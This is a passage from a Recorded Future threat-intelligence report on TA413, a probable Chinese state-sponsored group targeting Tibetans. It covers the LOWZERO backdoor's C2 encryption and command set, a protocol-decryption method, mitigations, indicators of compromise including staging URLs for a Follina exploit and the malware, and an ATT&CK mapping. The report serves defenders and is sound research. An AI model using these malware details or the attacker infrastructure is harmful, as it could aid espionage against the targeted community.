2. Campaign ID
3. Process name and Process ID
4. IP Address
5. Hostname

The data is then encoded and encrypted using the below LOWZERO custom scheme and is also depicted in **Figure 10**.

1. LZF-compressed
2. XORed with 0×2b
3. Base64-encoded with the custom alphabet
4. AES-encrypted with randomly generated key (provided in C2 transmission)
5. AES-encrypted with derived key from the XOR of the Client / Server Random Bytes Key

Decryption of the traffic is possible by simply reversing the operations above.




Figure 10: LOWZERO C2 encryption scheme (Source: Recorded Future)

Figure 11 shows the C2 communication structure representing the decrypted AES traffic to and from the C2. The core parts of the response are the Command (0×06) and the Command Data (0×0C).




Figure 11: LOWZERO C2 communication structure (Source: Recorded Future)

LOWZERO Commands

LOWZERO has the ability to receive 1 or more commands at a time (see **Figure 11** for command structure) and then execute each of them one at a time. The function at offset 0×10005090 handles the header check that confirms the presence of the bytes representing the ASCII values *PK* at the start of the command section, prior to parsing and running the commands. The command choices are:

Command Code	Action
2000	Base64-decode, xor-decrypt, and LZF-decompress the command data before loading it into the command data variable
2001	Clear command data variable
2002	Set communication delay time
2003	Exit command loop
2004	Close Connection Flag
2005	Load module received over the network
2006	Run module loaded
Default	Spin up a listener for proxying communication (Additional checks after entry into this branch are done before spinning up the listener)

Table 6: LOWZERO commands (Source: Recorded Future)

We were unable to recover any modules from the C2, and as a result, are unable to determine what capabilities the modules add to LOWZERO.

Weak C2 Protocol

We were able to decrypt captured communication as the AES key is derived from the TLS handshake itself. This allows us to review the commands sent and provides us an opportunity to extract out any modules delivered to the victim machine. Details are provided in Appendix C.

Mitigations

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking connection attempts to and from — the external IP addresses and domains linked in **Appendix A**.
- Ensure security monitoring and detection capabilities are in place for all external-facing services and devices. Monitor for follow-on activity likely to take place following exploitation of these external-facing services, such as the deployment of webshells, backdoors, or reverse shells.
- Ensure a risk-based approach for patching of vulnerabilities, prioritizing high-risk vulnerabilities and those being exploited in the wild as determined through the Recorded Future Vulnerability Intelligence module.
- Monitor for domain abuse, such as typosquat domains spoofing your organization and vendors, through the Recorded Future Brand Intelligence module.
- Employ detection and hardening coverage for the MITRE ATT&CK techniques highlighted in **Appendix B**.

Outlook

Our research identified persistent targeting of the Tibetan community in the first half of 2022 from the probable Chinese state-sponsored threat activity group TA413. The group continues to incorporate new capabilities while also relying on tried-and-tested TTPs. In particular, the stark contrast between some of the tooling employed by the group versus infrastructure management practices is likely indicative of separate teams involved in the development of malware and exploits versus those conducting operations. While mainly focused on Tibetan targeting, TA413 also has multiple historical infrastructure and malware ties to the group known as Tropic Trooper (Keyboy, Pirate Panda) that are indicative of some degree of operational overlap. More widely, TA413's adoption of both zero-day and recently published vulnerabilities is indicative of wider trends with Chinese cyber-espionage groups whereby exploits regularly appear in use by multiple distinct Chinese activity groups prior to their widespread public availability.

Appendix A: Indicators of Compromise

Readers can access the TA413 indicators observed through our public Insikt Group Github repository: https://github.com/Insikt-Group/Research (**Chinese State-Sponsored Group TA413 Adopts New Capabilities in Pursuit of Tibetan Targets — August 2022**).

Indicator	Description
65.20.75[.]158	TA413-controlled server — CHOOPA (Vultr) (May 19, 2022 to present)
118.99.9[.]60	TA413-controlled server — Forewin Telecom (April 7, 2022 to present)
141.164.44[.]199	TA413-controlled server — CHOOPA (Vultr) (February 28, 2022 to present)
141.164.51[.]194	TA413-controlled server — CHOOPA (Vultr) (April 2, 2022 to present)
172.105.35[.]111	TA413-controlled server — Linode (November 9, 2021 to present)
172.105.50[.]9	TA413-controlled server — Linode (November 8, 2021 to present)
180.215.149[.]29	TA413-controlled server — BGPNET Global ASN (August 20, 2021 to present)
180.215.164[.]24	TA413-controlled server — BGPNET Global ASN (August 25, 2021 to present)
192.46.213[.]63	TA413-controlled server — Linode (October 4, 2021 to present)
134.122.129[.]38	TA413-controlled server — BGPNET Global ASN (March 20, 2022 to present)
134.122.129[.]102	TA413-controlled server — BGPNET Global ASN (April 7, 2022 to present)
134.122.129[.]139	TA413-controlled server — BGPNET Global ASN (June 3, 2022 to present)
http://65.20.75[.]158/poc.html	Staging server hosting Follina exploit
http://65.20.75[.]158/0524×86110.exe	Staging server hosting LOWZERO malware
tibet-gov.web[.]app	TA413 registered Google Firebase domain
nangsi[.]info	TA413-controlled domain
tibetexpress.zapto[.]org	TA413-controlled domain
t1bet[.]net	TA413-controlled domain
tibetanyouthcongress[.]net	TA413-controlled domain
applestatic[.]com	TA413-controlled domain
tibettimescategory[.]net	TA413-controlled domain
newsindian[.]xyz	TA413-controlled domain

Indicator	Description
jobflex[.]in	TA413-controlled domain
airjaldi[.]online	TA413-controlled domain
tibetanwomen[.]net	TA413-controlled domain
tibetanhealth[.]online	TA413-controlled domain
rediffpapers[.]com	TA413-controlled domain
tibetyouthcongress[.]com	TA413-controlled domain
tibetancongress[.]com	TA413-controlled domain
freetibet[.]in	TA413-controlled domain
flex-jobs[.]in	TA413-controlled domain
tibet-independent[.]com	TA413-controlled domain
tibetfreedom[.]xyz	TA413-controlled domain
free-tibet[.]co	TA413-controlled domain
nepalnews[.]world	TA413-controlled domain
paloauto[.]online	TA413-controlled domain
9681ef910820d553e4cd54286f8893850a3a57a29df7114c6a6b0d89362ff326 (Application-form-Sixmonth-workshop-2022V1.doc)	TA413 MalDoc weaponized using Royal Road
028e07fa88736f405d24f0d465bc789c3bcbbc9278effb3b1b73653847e86cf8	Decoded LOWZERO payload from Royal Road sample C2: 45.77.19[.]75:110
c984867923411b3823a39b98672d1d98d1d093ea669f9b2984c05a0cb3072444 (Program and registration conditions.docx)	Malicious TA413 .docx file exploiting Follina vulnerability
57e73e139dff99884e9287266ca4caf826e7ec3b5e93f737198c6bf970b982f8 (poc.html)	File containing Follina exploit downloaded from http://65.20.75[.]158/poc.html
5217c2a1802b0b0fe5592f9437cdfd21f87da1b6ebdc917679ed084e40096bfd (0524×86110.exe)	UPX-packed LOWZERO backdoor downloaded from http://65.20.75[.]158/0524×86110.exe C2: 45.77.45[.]222:110

Appendix B: MITRE ATT&CK Framework

Tactic: Technique	ATT&CK Code	Observable
Reconnaissance: Active scanning	T1595	TA413 has likely used the open-source scanning tool fscan for internal network scanning
Initial Access: Exploit public-facing application	T1190	TA413 has exploited the vulnerability CVE-2022-1040 in Sophos Firewall for initial access
Initial Access: Phishing: spearphishing attachment	T1566.001	TA413 has sent phishing emails containing malicious attachments
Initial Access: Phishing: spearphishing link	T1566.002	TA413 has sent phishing emails containing links to malware staged on infrastructure such as the Google Firebase service
Execution: Command and scripting interpreter: PowerShell	T1059.001	TA413 has used PowerShell commands in conjunction with the Follina exploit in order to retrieve
Execution: Exploitation for client execution	T1203	TA413 has exploited the Follina (CVE-2022-30190) vulnerability in Microsoft's MSDT and multiple vulnerabilities in Microsoft Word equation editor using the Royal Road RTF weaponizer for client execution
Defense Evasion: Obfuscated files or information	T1027	TA413 has used Base64-encoding and the LZF algorithm to obfuscate files or information
Defense Evasion: Process injection: dynamic-link library injection	T1055.001	The LOWZERO malware used by TA413 injects a DLL into the rundll32.exe process
Discover: Process discovery	T1057	The LOWZERO malware used by TA413 performs process discovery on the targeted hosts
Command-and-Control: Proxy: multi-hop proxy	T1090.003	TA413 has likely used the open-source tool Stowaway for creating a proxy
Command-and-Control: Data encoding — standard encoding	T1132.001	C2 traffic from the LOWZERO malware used by TA413 is encrypted then encoded with Base64-encoding
Command-and-Control: Non-standard port	T1571	Observed LOWZERO samples were configured to communicate over port 110 using a pseudo-TLS protocol
Command-and-Control: Exfiltration over C2 channel	T1041	TA413 has exfiltrated data over the C2 channel

Appendix C: Weak C2 Protocol Analysis

Since the C2 TLS connection doesn't use public/private key encryption and because the AES key is derived from the TLS handshake itself, we can decrypt the network traffic captured between the C2 and LOWZERO. We did so in an online submission of LOWZERO found in AnyRun. To do this, we created a Python script that: takes the client random bytes, server random bytes, and the encrypted data as arguments; performs the two rounds of AES decryption; and then parses the C2 communication structure to get the command identifier and the command data. The command data is then custom base64-decoded, XOR-decoded, and decompressed.

We decoded the below LOWZERO commands received from the AnyRun submission PCAP. We observed that after the initialization packet, the C2 will respond with the command 2000, which decodes the command data to 225c218c74bd855c071d972d61a3f5278b0e1cb5. This value appears to be some type of identifier the client uses to check-in with the C2, as LOWZERO sends this value back to C2 in response to both the 2000 and 2002 (Set Communication Time Delay) commands. A Python script to decode LOWZERO C2 network traffic can be found on our GitHub repository here.




Figure 12: LOWZERO-extracted C2 communication (Source: Recorded Future)

Data sources for this report include the Recorded Future® Platform, SecurityTrails, PolySwarm, DomainTools Iris, Team Cymru's Pure Signal™, and common open-source tools and techniques.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,300 businesses and government organizations across 60 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture.